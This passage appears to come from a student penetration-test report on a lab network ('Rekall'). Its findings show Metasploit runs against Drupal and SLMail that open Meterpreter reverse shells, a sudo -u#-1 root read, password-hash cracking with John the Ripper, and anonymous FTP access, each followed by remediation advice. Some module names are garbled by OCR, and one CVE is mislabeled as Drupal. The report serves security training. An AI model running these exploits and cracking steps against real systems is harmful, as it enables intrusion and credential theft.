Remediation	<p>To remediate the Struts Vulnerability:</p> <ul style="list-style-type: none"> Ensure the latest version of Apache Struts is installed and apply available patches for this vulnerability. Disable Struts Object-Graph Navigation Language (OGNL) to reduce the attack surface and known vulnerability within the OGNL. Ensure that only authorized users and systems are allowed to access the Linux network. Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.


Vulnerability 26	Findings
Title	Attacking Rekall's Linux Servers, Flag 11
Type	Linux OS


Risk Rating	High
Description	<p>Drupal (CVE-2019-6340)</p> <p>set RHOSTS 192.168.13.13 set LHOST 172.26.145.149</p> <pre>msf6 exploit(multi/webapp/drupal_restful_unserialize) > run [*] Started reverse TCP handler on 192.168.50.233:4444 [*] Running automatic check ("set AutoCheck false" to disable) [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Unexpected reply: #<Rex::Proto::Http::Response:0x000564c47f82980 @headers={"Date"=>"Tue, 21 Feb 2023 21:31:12 GMT", "Server"=>"Apache/2.4.25 (Debian)", "X-Powered-By"=>"PHP/7.2.15", "Cache-Control"=>"must-revalidate, no-cache, private", "X-UA-Compatible"=>"IE=edge", "Content-language"=>"en", "X-Content-Type-Options"=>"nosniff", "X-Frame-Options"=>"SAMEORIGIN", "Expires"=>"Sun, 19 Nov 1978 05:00:00 GMT", "Vary"=>"", "X-Generator"=>"Drupal 8 (https://www.drupal.org)", "Transfer-Encoding"=>"chunked", "Content-Type"=>"application/hal+json"}, @auto_cl=false, @state=3, @transfer_chunked=true, @inside_chunk=0, @bufq="", @body={"message":"The shortcut set must be the currently displayed Set for the user and the user must have \u0027access shortcuts\u0027 AND \u0027customize shortcuts\u0027 permissions.\u0027"};i6zu7R1B\n", @code=403, @message="Forbidden", @proto="1.1", @chunk_min_size=1, @chunk_max_size=10, @count=100-0, @max_data=1048576, @body_bytes_left=0, @request="POST /node?format=hal+json HTTP/1.1\r\nHost: 192.168.13.13\r\nUser-Agent: Mozilla/5.0 (iPad; CPU OS 15_1 like Mac OS X) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/15.0 Mobile/15E148 Safari/604.1\r\nContent-Type: application/hal+json\r\nContent-Length: 630\r\n\r\n{\n \"link\": {\n \"value\": \"link\",\n \"options\": {\n \"0:24\": {\n \"GuzzleHttp\\\\Psr7\\\\FStream\\\\\"2: {s:33: \"\u0000GuzzleHttp\\\\Psr7\\\\FStream\\\\\u0000Methods\\\\\";a:1:{s:5: \"close\\\\\";a:2:{i:0:0:23: \"\u0027GuzzleHttp\\\\HandlerStack\\\\\"3: {s:32: \"\u0000GuzzleHttp\\\\HandlerStack\\\\\u0000Handler\\\\\";s:13: \"\u0027echo i6zu7R1B\\\\\";s:30: \"\u0000GuzzleHttp\\\\HandlerStack\\\\\u0000Stack\\\\\";a:1:{i:0;a:1:{i:0;s:6: \"system\\\\\";}}s:31: \"\u0000GuzzleHttp\\\\HandlerStack\\\\\u0000Cached\\\\\";b:0;}}i:1;s:7: \"resolve\\\\\";}}s:9: \"\u0027fn_close\\\\\";a:2:{i:0;r:4;i:1;s:7: \"resolve\\\\\";}}\n }\n },\n \"links\": {\n \"type\": {\n \"href\": \"http://192.168.13.13/rest/type/shortcut/default\"\n }\n }\n}, @peerinfo={"addr"=>"192.168.13.13", "port"=>80}> [*] The target is vulnerable. [*] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default [*] Sending stage (39282 bytes) to 192.168.13.13 shell getuid[*] Meterpreter session 3 opened (192.168.50.233:4444 -> 192.168.13.13:48540) at 2023-02-21 16:31:39 -0500 meterpreter > shell Process 28 created. Channel 0 created.</pre> <p>flag 11: www-data</p>
Affected Hosts	192.168.13.13
Remediation	<p>To remediate the Drupal Vulnerability:</p> <ul style="list-style-type: none"> • Ensure the latest version of Drupal is installed and apply available patches for this vulnerability. • Disable RESTful Web Services which would otherwise allow an attacker to execute malicious code, modify server data, or take control of the server. • Ensure that only authorized users and systems are allowed to access the Linux network. • Implement network monitoring tools like intrusion detection and prevention systems (IDS/IPS) and security information and event management (SIEM) systems in order to detect and respond to suspicious activity on the network.

Vulnerability 27	Findings
Title	Attacking Rekall's Linux Servers, Flag 12
Type	Linux OS
Risk Rating	Critical
Description	Drupal (CVE-2019-14287)
Images	password alice

	<pre> msf6 exploit(unix/webapp/drupal_restws_unserialize) > exit (root@kali)~# \$ ssh alice@192.168.13.14 alice@192.168.13.14's password: Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage This system has been minimized by removing packages and content that are not required on a system that users do not log into. To restore this content, you can run the 'unminimize' command. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright. Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law. Could not chdir to home directory /home/alice: No such file or directory \$ sudo -u#-1 cat /root/flag12.txt d7sdfksdf384 \$ █ </pre> <p>flag 12: d7sdfksdf384</p>
Affected Hosts	192.168.13.14
Remediation	Reference Remediation for Vulnerability 26.

Vulnerability 28	Findings
Title	Attacking Rekall's Windows Servers, Flag 1
Type	Windows OS
Risk Rating	High
Description	Open Source Data Exposure
Images	searching for GitHub repositories belonging to totalrekall






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9	10	11	12	13	14	15	16
17	18	19	20	21	22	23	24
25	26	27	28	29	30	31	

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

1 branch

0 tags

Go


[totalrekall](#) Update README.md f7b6130 · on Mar 1,

assets	Added site backup files
old-site	Added site backup files
README.md	Update README.md
about.html	Added site backup files
contact.html	Added site backup files
index.html	Added site backup files
robots.txt	Added site backup files
xampp.users	Added site backup files

	<div data-bbox="441 100 1416 642">  </div> <div data-bbox="441 672 930 705"> <p>Crack password using John the Ripper:</p> </div> <div data-bbox="441 705 1416 1215">  <pre> root@kali:~/usr/share/wordlists ls dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.txt rockyou.txt.gz wfuzz root@kali:~/usr/share/wordlists cp -d rockyou.txt.gz root@kali:~/usr/share/wordlists ls dirb dirbuster fasttrack.txt fern-wifi metasploit nmap.txt rockyou.txt wfuzz root@kali:~/usr/share/wordlists john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt stat: hash.txt: No such file or directory root@kali:~/usr/share/wordlists cd root@kali:~ john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long hash.txt Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt-long, crypt(3) \$1\$ (and variants) [MD5 32/64]) Will run 2 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status Tanya4life (1) lg 0:00:15:12 DONE (2023-02-08 21:13) 0.001095g/s 11557p/s 11557c/s 11557C/s Tanya777..Tanya1023 Use the "--show" option to display all of the cracked passwords reliably Session completed. </pre> </div> <div data-bbox="441 1215 930 1249"> <p>trivera:Tanya4life (username:password)</p> </div> <div data-bbox="441 1249 669 1283"> <p>flag 1: Tanya4life</p> </div>
<p>Affected Hosts</p>	<p>https://github.com/totalrekall</p>
<p>Remediation</p>	<p>Reference Remediation for Vulnerability 16.</p>

Vulnerability 29	Findings
Title	Attacking Rekall's Windows Servers, Flag 2
Type	Windows OS
Risk Rating	High
Description	Password Guessing
Images	Retry Nmap with enumeration scan:

```


root@kali:~# nmap -vvv -sC --script=http-enum 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 21:50 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00058s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla Ftpd 0.9.41 beta
25/tcp    open  smtp         SMail smtpd 5.5.0.4433
79/tcp    open  finger       SMail fingerd
80/tcp    open  http         Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
106/tcp   open  pop3pw       SMail pop3pw
110/tcp   open  pop3         BVRP Software SMAIL pop3d
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
443/tcp   open  ssl/http     Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ http-enum:
|_ /icons/: Potentially interesting folder w/ directory listing
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 172.22.117.100
Host is up (0.0000060s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
5901/tcp  open  vnc          VNC (protocol 3.8)
6001/tcp  open  X11          (access denied)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (2 hosts up) scanned in 43.11 seconds


```

Attempt to access 172.22.117.20 via browser



Access granted



	 <p>flag 2: 4d7b349705784a518bc876bc2ed6d4f6</p>
Affected Hosts	172.22.117.20
Remediation	<p>Similar to remediation of Brute Force Attacks (Vulnerability 12), Password Guessing may be rectified accordingly:</p> <ul style="list-style-type: none"> • Use MFA to prevent unauthorized access to sensitive data. • Use strong passwords or passphrases in accordance with NIST SP 800-63-3 guidelines: at least 8 characters long (closer to maximum allowable length is preferred), use nonstandard characters, reset only if password is forgotten or compromised. Ensure passphrases are long and do not match entries in the prohibited password dictionary. • Implement lockout policies that block user login attempts after a certain number of failed attempts. This will slow down the rate at which hackers or programs can attempt password guesses. • Set up rate limiting to restrict the number of web requests that can be made from a single user account or IP address within a specified amount of time. • Use WAFs to detect and prevent password guessing attacks by blocking requests that match certain patterns or originate from malicious IP addresses. • Review access logs to detect any unauthorized access attempts or suspicious activity.

Vulnerability 30	Findings
Title	Attacking Rekall's Windows Servers, Flag 3
Type	Windows OS
Risk Rating	High
Description	File Transfer Protocol (FTP) Vulnerability, Port 21
Images	Run aggressive nmap scan

```

kali [~]
# nmap -A 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-08 21:57 EST
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00072s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            FileZilla ftpd 0.9.41 beta
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt
|_ ftp-syst:
|_  SYST: UNIX emulated by FileZilla
|_ ftp-bounce: bounce working!
25/tcp    open  smtp          SLMail setpd 3.5.0.4433
|_ smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_ This server supports the following commands: HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT
79/tcp    open  finger        SLMail fingerd
|_ finger: Finger online user list request denied.\x00
88/tcp    open  http          Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ Basic realm=Restricted Content
|_ http-title: 401 Unauthorized
|_ http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
106/tcp   open  pop3pw        SLMail pop3pw
110/tcp   open  pop3          EVMP Software SLMAIL pop3d
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp   open  ssl/http      Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_ http-auth:
|_ HTTP/1.1 401 Unauthorized\x00
|_ Basic realm=Restricted Content
|_ ssl-cert: Subject: commonName=localhost
|_ Not valid before: 2000-11-10T23:48:47
|_ Not valid after: 2019-11-08T23:48:47
|_ http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_ http-title: 401 Unauthorized
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
445/tcp   open  microsoft-ds?
MAC Address: 00:15:5D:02:04:12 (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92SE=4XO=2/BNXT=21NCT=1NQU=42756XPV=YKDS=1NDC=0XG=YAM=001550XTM
OS:=63E46156XP=x00_64-pc-linux-gnu)SEQ(SP=F0NGCD=1XISR=FFXTI=1XCI=1NII=1KSS
OS:=5NTS=U)OPS(O1=MSBAMW0NNSNO2=MSBAMW0NNSNO3=MSBAMW0NNO4=MSBAMW0NNSNO5=MSB4
OS:=NWR0NNSNO6=MSB4NNS)WIN(W1=FFFFXW2=FFFFXW3=FFFFXW4=FFFFXW5=FFFFXW6=FF70)EC
OS:N(R=YKDF=YXT=00XW=FFFFXO=MSBAMW0NNSCC=NXQ=)T1(R=YKDF=YXT=00XW=0XA=S+SF=
OS:ASXRD=0XQ=)T2(R=YKDF=YXT=00XW=0XW=2XA=5XF=ARXO=XRD=0XQ=)T3(R=YKDF=YXT=00

```

```

kali [~]
# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): ls
331 Password required for ls
Password:
530 Login or password incorrect!
Login failed.
Remote system type is UNIX.
ftp> ls
530 Please log in with USER and PASS first.
ftp: bind: Address already in use
ftp> 230
?Invalid command
ftp> ls
530 Please log in with USER and PASS first.
ftp> █

```

Tried password Tanya4life
 Googling "Anonymous FTP login" and finding:

stackoverflow

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Stack Overflow for Teams – Start collaborating and sharing organizational knowledge.

sente

2,267 ● 2 ● 18 ● 24

Am I misunderstanding something? The listing looks like it connected just fine. – Michael Burr Oct 14, 2010 at 19:46

I concur. That looks just like what you would want. Of course, it will most likely be read-only. – SDsolar Jan 1, 2017 at 0:06

Add a comment

3 Answers

Sorted by: Highest score (default)

▲

38

▼

User: anonymous


Password: anonymous@domain.com

```
(root@kali)~# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp>
```


DISCONNECTED


```
(root@kali)~# ftp 172.22.117.20
Connected to 172.22.117.20.
220-FileZilla Server version 0.9.41 beta
220-written by Tim Kosse (Tim.Kosse@gmx.de)
220 Please visit http://sourceforge.net/projects/filezilla/
Name (172.22.117.20:root): anonymous
331 Password required for anonymous
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls
200 Port command successful
150 Opening data channel for directory list.
-r--r--r-- 1 ftp ftp          32 Feb 15  2022 flag3.txt
226 Transfer OK
ftp> cat flag3.txt
?Invalid command
ftp> cat file
?Invalid command
ftp> ls -a
421 No-transfer-time exceeded. Closing control connection.
ftp> ls
Not connected.
ftp>
```

Retry via browser:



> Save to Downloads

	 <p>flag 3: 89cb548970d44f348bb63622353ae278</p>
Affected Hosts	172.22.117.20
Remediation	<p>To remediate FTP Vulnerability:</p> <ul style="list-style-type: none"> • Replace FTP with SFTP (Secure FTP) or FTPS (FTP over SSL) which are secure file transfer protocols that encrypt data in transit. • Disable anonymous access that would otherwise allow attackers to log in to the server without providing a username or password • Use strong passwords that are difficult to guess and follow NIST guidelines. • Limit access to the FTP server to only authorized users or groups. • Monitor FTP logs for suspicious activity such as unauthorized access attempts, repeated login attempts, or unusual file transfers. • Ensure FTP software is up-to-date with the latest patches and updates.

Vulnerability 31	Findings
Title	Attacking Rekall's Windows Servers, Flag 4
Type	Windows OS
Risk Rating	Critical
Description	SLMail Vulnerability, Port 110
Images	Find a machine that is running the SLMail service.

```

~$ nmap -sV 172.22.117.20
Starting Nmap 7.92 ( https://nmap.org ) at 2023-02-18 19:41 EST
Nmap scan report for Windwsl0 (172.22.117.20)
Host is up (0.00066s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp             FileZilla Ftpd 0.9.41 beta
|_ftp-bouncer: Bounce working!
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_r--r--r-- 1 ftp ftp          32 Feb 15 2022 flag3.txt
|_ftp-syst:
|_SYST: UNIX emulated by FileZilla
25/tcp    open  smtp            SLMail smtpd 5.5.0.4433
|_smtp-command: rekall.local, 512K 200000000, SEND, SOML, SAML, HELP, VRFY, EXPN, ETRN, XTRN
|_This server supports the following commands. HELO MAIL RCPT DATA RESET SEND SOML SAML HELP NOOP QUIT
70/tcp    open  finger          SLMail fingerd
|_finger: Finger online user list request denied.\x00
80/tcp    open  http            Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2)
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2
|_http-title: 401 Unauthorized
|_http-auth:
|_HTTP/1.1 401 Unauthorized\x00
|_Basic realm=Restricted Content
186/tcp   open  pop3pw          SLMail pop3pw
110/tcp   open  pop3            BVRP Software SLMAIL pop3d

```

SLMail service is running on SMTP port 25 and POP3 port 110
Use searchsploit to find module for SLMail

[illegible]

```
set RHOSTS 172.22.117.20
```

```
msf5 > search smail
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/pops/smaitlelab_poss	2003-05-07	great	no	Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pops/smaitlelab_poss

```
msf5 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/pops/smaitlelab_poss) > options
```

Module options (exploit/windows/pops/smaitlelab_poss):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	110	yes	The target port (TCP)

1

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.30.153.75	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

exploit target:

Id	Name
0	Windows NT/2000/XP/2003 (S/Mail 5.5)

```
msf5 exploit(windows/pops/smaitlelab_poss) > set RHOSTS 172.22.117.20
RHOSTS = 172.22.117.20
msf5 exploit(windows/pops/smaitlelab_poss) > exploit
```

```
[*] Started reverse TCP handler on 172.30.153.75:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (S/Mail 5.5) using jmp esp at 5f4a3b0f
[*] Exploit completed, but no session was created.
```

```
set LHOST 172.22.117.100
```

```
msf5 exploit(windows/pops/seattleish_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf5 exploit(windows/pops/seattleish_pass) > options

Module options (exploit/windows/pops/seattleish_pass):



| Name  | Current Setting | Required | Description                                                                                  |
|-------|-----------------|----------|----------------------------------------------------------------------------------------------|
| LHOST | 172.22.117.100  | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT | 110             | yes      | The target port (TCP)                                                                        |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, name) |
| LHOST    | 172.22.117.100  | yes      | The listener address (an interface may be specified)      |
| LPORT    | 4444            | yes      | The listener port                                         |



Exploit target:



| Id | Name                                 |
|----|--------------------------------------|
| 0  | Windows NT/2000/XP/2003 (SLMail 5.5) |


```

exploit

```
msf5 exploit(windows/pops/seattleish_pass) > exploit

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a350f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 -> 172.22.117.20:49631) at 2022-02-18 19:58:55 -0500

meterpreter > pwd
C:\Program Files (x86)\SLMail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLMail\System



| Mode             | Size | Type | Last Modified             | Name         |
|------------------|------|------|---------------------------|--------------|
| 100556/rw-rw-rw- | 32   | file | 2022-03-21 11:58:51 -0400 | flag6.txt    |
| 100556/rw-rw-rw- | 3258 | file | 2002-11-19 13:48:14 -0500 | listcred.txt |
| 100556/rw-rw-rw- | 1848 | file | 2022-03-17 11:22:48 -0400 | maillog.000  |
| 100556/rw-rw-rw- | 3793 | file | 2022-03-21 11:58:50 -0400 | maillog.001  |
| 100556/rw-rw-rw- | 4371 | file | 2022-04-05 12:49:54 -0400 | maillog.002  |
| 100556/rw-rw-rw- | 1948 | file | 2022-04-07 10:06:59 -0400 | maillog.003  |
